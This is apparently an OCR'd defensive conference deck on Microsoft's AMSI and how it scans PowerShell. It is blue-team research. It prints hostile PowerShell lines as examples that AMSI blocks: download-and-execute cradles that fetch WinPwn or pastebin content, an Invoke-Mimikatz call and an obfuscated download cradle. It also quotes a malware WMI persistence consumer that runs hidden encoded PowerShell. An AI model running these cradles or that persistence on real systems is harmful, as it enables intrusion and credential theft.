txOne networks

潰堤的 PowerShell 防線

逆向拆解 AMSI 防禦架構，如何替藍隊找到偵測防線？

Jr-Wei Huang, Sr. Threat Researcher
Threat Research, TXOne Networks Inc.
April 21, 2025 @CYBERSEC 2025

Authors

Sr. Threat Researcher, PSIRT and Threat Research at TXOne Networks Inc.

- Jr-Wei Huang (@in0de_16) is a Sr. threat researcher specializing in threat hunting, detection engineering, and malware analysis. He has hands-on experience in developing EDR product features and designing effective detection strategies.
- Jr-Wei Huang has spoken at major conferences such as HITCON, JASEC, and CYBERSEC Taiwan, covering topics including macOS and Windows security, blue team operations, and detection engineering. He has also delivered lectures and training sessions for universities and private companies across Taiwan.

Team Lead, PSIRT and Threat Research at TXOne Networks Inc.

- Sheng-Hao Ma (@aaaddress1) is a team lead of TXOne Networks PSIRT and threat research team, responsible for coordinating product security and threat research. With over 15 years of expertise in reverse engineering, symbolic execution, malware analysis, and machine-learning, he is also part of CHROOT, a cybersecurity community in Taiwan.
- As a frequent speaker, trainer, and instructor, Sheng-Hao has contributed to numerous international conferences and organizations, including Black Hat USA, DEFCON, CODE BLUE, S4, SECTOR, HITB, VXCON, HITCON, and ROOTCON, as well as the Ministry of National Defense and the Ministry of Education. He is the author of "Windows APT Warfare: The Definitive Guide for Malware Researchers," a well-regarded cybersecurity book about reverse engineering of Windows.

Contents

1. Script Detection Problem

Introduce how Microsoft prevent PowerShell fileless attack.

2. AMSI Detection Logic


Dive into the technical mechanics of PowerShell

3. AMSI Interface Bypass

Analyze methods attackers use to bypass AMSI at various levels.

4. Detection Suggestion and Conclusion


Provide practical recommendations for defenders to enhance AMSI.



txOne networks

AMSI (Antimalware Scan Interface)

- Introduced with Windows 10 as a unified script scanning interface
- Enables Microsoft Defender and third-party security vendors to scan script contents in real time
- AMSI is Integrated into
  - PowerShell (scripts, interactive use, and dynamic code evaluation)
  - Windows Script Host (wscript.exe and cscript.exe)
  - JavaScript and VBScript
  - Office VBA macros
  - Dotnet
  - User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)



https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

AMSI (Antimalware Scan Interface)

- 22+ Security Venders use AMSI to detect script-based attack
- Has ability to detect hacking tools and further download content

```
PS C:\Users\will> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/WinPwn.ps1')
iex : At line:1 char:1
+ #  Global TLS Setting for all functions. If TLS12 isn't suppported yo ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex(new-object net.webclient).downloadstring('https://raw.githubuserc ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

```
PS C:\Users\will> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\will> iex (Invoke-WebRequest https://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```


https://learn.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps


https://github.com/subat0mik/whoamsi

Vendor/Product	AMSI	Date	
Avast	Y	03/20/2016	https://forum.avast.com/index.php?topic=184491.msg1300884#msg1
AVG	Y	03/08/2016	https://support.avg.com/answers?id=906b00000008oUTAAY
BitDefender Consumer	Y	09/20/2016	https://forum.bitdefender.com/index.php?/topic/72455-antimalware-s
BitDefender Enterprise	Y	05/25/2021	https://twitter.com/Bitdefender_Ent/status/1397187195669295111?s=
Blackberry Optics (Cylance)	Y		https://docs.blackberry.com/content/dam/docs-blackberry-com/relea
Carbon Black	Y	03/18/2020	https://www.carbonblack.com/2020/03/18/detecting-fileless-attacks-v
Check Point Harmony Endpoint	Y	01/03/2019	https://community.checkpoint.com/t5/Endpoint/Endpoint-Security-E8
Cisco Secure Endpoint			
Comodo	Y		https://help.comodo.com/uploads/helpers/Comodo_Client_Security_1
CrowdStrike Falcon	Y	12/18/2018	https://www.freepatentsonline.com/y2019/0188384.html
Cybereason	Y	11/30/2021	https://www.cybereason.com/blog/cybereason-v21.1-lts-advancing-pr
Cynet 360 Autonomous Breach Protection Platform			
Elastic			
ESET Enterprise Inspector	Y	04/12/2017	https://forum.eset.com/topic/11645-beta-eset-endpoint-security-66-i
F-Secure Elements	Y		https://help.f-secure.com/product.html?business/computer-protectior
FireEye HX	Y	04/26/2021	https://www.fireeye.com/blog/products-and-services/2021/04/everyb
Fortinet	Y		https://docs.fortinet.com/document/forticlient/6.4.3/ems-administrati
Kaspersky Anti Targeted Attack Platform	Y	10/10/2018	https://help.kaspersky.com/KIS/2019/en-US/119653.htm
MalwareBytes			
McAfee	Y	06/25/2018	https://kc.mcafee.com/corporate/index?page=content&id=PD27443
Palo Alto Networks Cortex	Y	2/9/2021	https://www.paloaltonetworks.com/blog/security-operations/stopping powershell/#:~:text=In%20addition%2C%20the%20Cortex%20XDR%2
Panda Adaptive Defense 360			
SentinelOne Singularity	Y	10/14/2020	https://support.sentinelone.com/hc/en-us/articles/1500005256241-Ho
Sophos Intercept X Advanced	Y	08/25/20	https://support.sophos.com/support/s/article/KB-000039096?languag
Symantec Advanced Threat Protection	Y	07/15/2020	https://techdocs.broadcom.com/content/broadcom/techdocs/us/en/s
Trend Micro	Y		https://cloudone.trendmicro.com/docs/workload-security/anti-malwar
Microsoft Defender for Endpoint	Y	06/09/2015	https://www.microsoft.com/security/blog/2015/06/09/windows-10-to-

The Concern of AMSI Bypass

- CrowdStrike pointed out many of AMSI's security issues and bypass risks at the 2017 codeblue conference, and suggested ways to increase visibility
  - (Standa's CODE BLUE 2017) PowerShell Inside Out: Applied .NET Hacking for Enhanced Visibility by Satoshi Tanda
    - "Vender should understand capabilities AMSI offers"
    - "AMSI significantly increases visibility into script execution, yet it may not be sufficient when facing advanced attackers"





https://www.slideshare.net/slideshow/powershell-inside-out-applied-net-hacking-for-enhanced-visibility-by-satoshi-tanda/84801822

PowerShell in Attacker's Operation

- .NET Framework
  - Yara-based scan is not feasible
- In-Memory Execution
  - PowerShell enables attackers to execute commands directly in memory without writing files
  - Trusted Signature: As a signed executable, PowerShell can bypass certain smart screen validations
- Good at Hiding
  - Obfuscation Ease: Scripts can be easily mutated or obfuscated, lacking static signatures
- Rich in Post-Exploitation Capabilities
  - Process Injection: Capable of injecting commands into other processes, complicating detection
  - Mimikatz, WinPWN, Empire, PowerSploit, Invoke-Obfuscation, PowerUpSQL

PowerShell Every Where

Game of Emperor: Unveiling Long Term Earth Estries Cyber Intrusions




Figure 11. New DEMODEX infection flow

https://www.trendmicro.com/zh_tw/research/24/k/earth-estries.html

Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC




圖 13：目前已知駭客突破防線方式的四種組合。

https://www.trendmicro.com/zh_tw/research/24/i/earth-baxia-spear-phishing-and-geoserver-exploit.html

PowerShell Every Where

Agenda Ransomware Propagates to vCenters and ESXi via Custom PowerShell Script

Lateral movement




Figure 3. Agenda ransomware infection chain based on recent observations

https://www.trendmicro.com/zh_tw/research/24/c/agenda-ransomware-propagates-to-vcenters-and-esxi-via-custom-pow.html

PowerDrop: A New Insidious PowerShell Script for Command and Control Attacks Targets U.S. Aerospace Defense Industry

Persistence

```log
Namespace = //./root/subscription; Eventfilter = SystemPowerMan
activate eventid:5859); Consumer = CommandLineEventConsumer="SystemPowerManager",
PossibleCause = Binding EventFilter:
instance of __EventFilter
{
    EventNamespace = "root\\cimv2";
    Name = "SystemPowerManager";
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 120 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";
    QueryLanguage = "WQL";
};
Perm. Consumer:
instance of CommandLineEventConsumer
{
    CommandLineTemplate = "powershell -window hidden -enc <$ENCODED_COMMAND>";
    Name = "SystemPowerManager";
};
```

https://adlumin.com/post/powerdrop-a-new-insidious-powershell-script-for-command-and-control-attacks-targets-u-s-aerospace-defense-industry/

txOne networks

AMSI Architecture

PowerShell Internal

- Tokenization -> AST (Abstract Syntax Tree) -> Compile
  - Convert the command into Intermediate Language (IL), which is a platform-independent intermediate code
- Security Check (AMSI Scan)
  - PowerShell send the command string to AMSI object — AmsiUtils
  - The antimalware engine checks the script content against its signatures, heuristics


```
    }
    char* ptr3 = ptr;
    IntPtr intPtr = new IntPtr((void*)ptr3);
    num = AmsiUtils.AmsiNativeMethods.AmsiScanBuffer(AmsiUtils.s_amsiContext, intPtr, (uint)(content.Length * 2), sourceMetadata,
      AmsiUtils.s_amsiSession, ref amsi_RESULT2);
}
finally
{
    char* ptr2 = null;
}
if (!Utils.Succeeded(num))
{
    DefaultInterpolatedStringHandler defaultInterpolatedStringHandler = new DefaultInterpolatedStringHandler(15, 1);
    defaultInterpolatedStringHandler.AppendLiteral("AmsiScanBuffer-");
```

Value	Typ
"Inv`o`ke-Ex`pr`e`s`sion (`New-Object `System.`Net.WebClient).DownloadString(\"http://127.0.0.1:8888/1n0de.txt\")"	stri
""	stri
Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibl...	

PowerShell Internal: AMSI Scan


- AmsiScanBuffer API
  - This API is called by PowerShell before executing a command to scan the buffer for malicious content

```
hr = AmsiNativeMethods.AmsiScanBuffer(
    s_amsiContext,
    buffPtr,
    (uint)(content.Length * sizeof(char)),
    sourceMetadata,
    s_amsiSession,
    ref result);
```



PowerShell Internal: AMSI Init

- PowerShell integrates with AMSI via a DLL (amsi.dll)
- When AMSI initialize, all the providers will be loaded into PowerShell memory



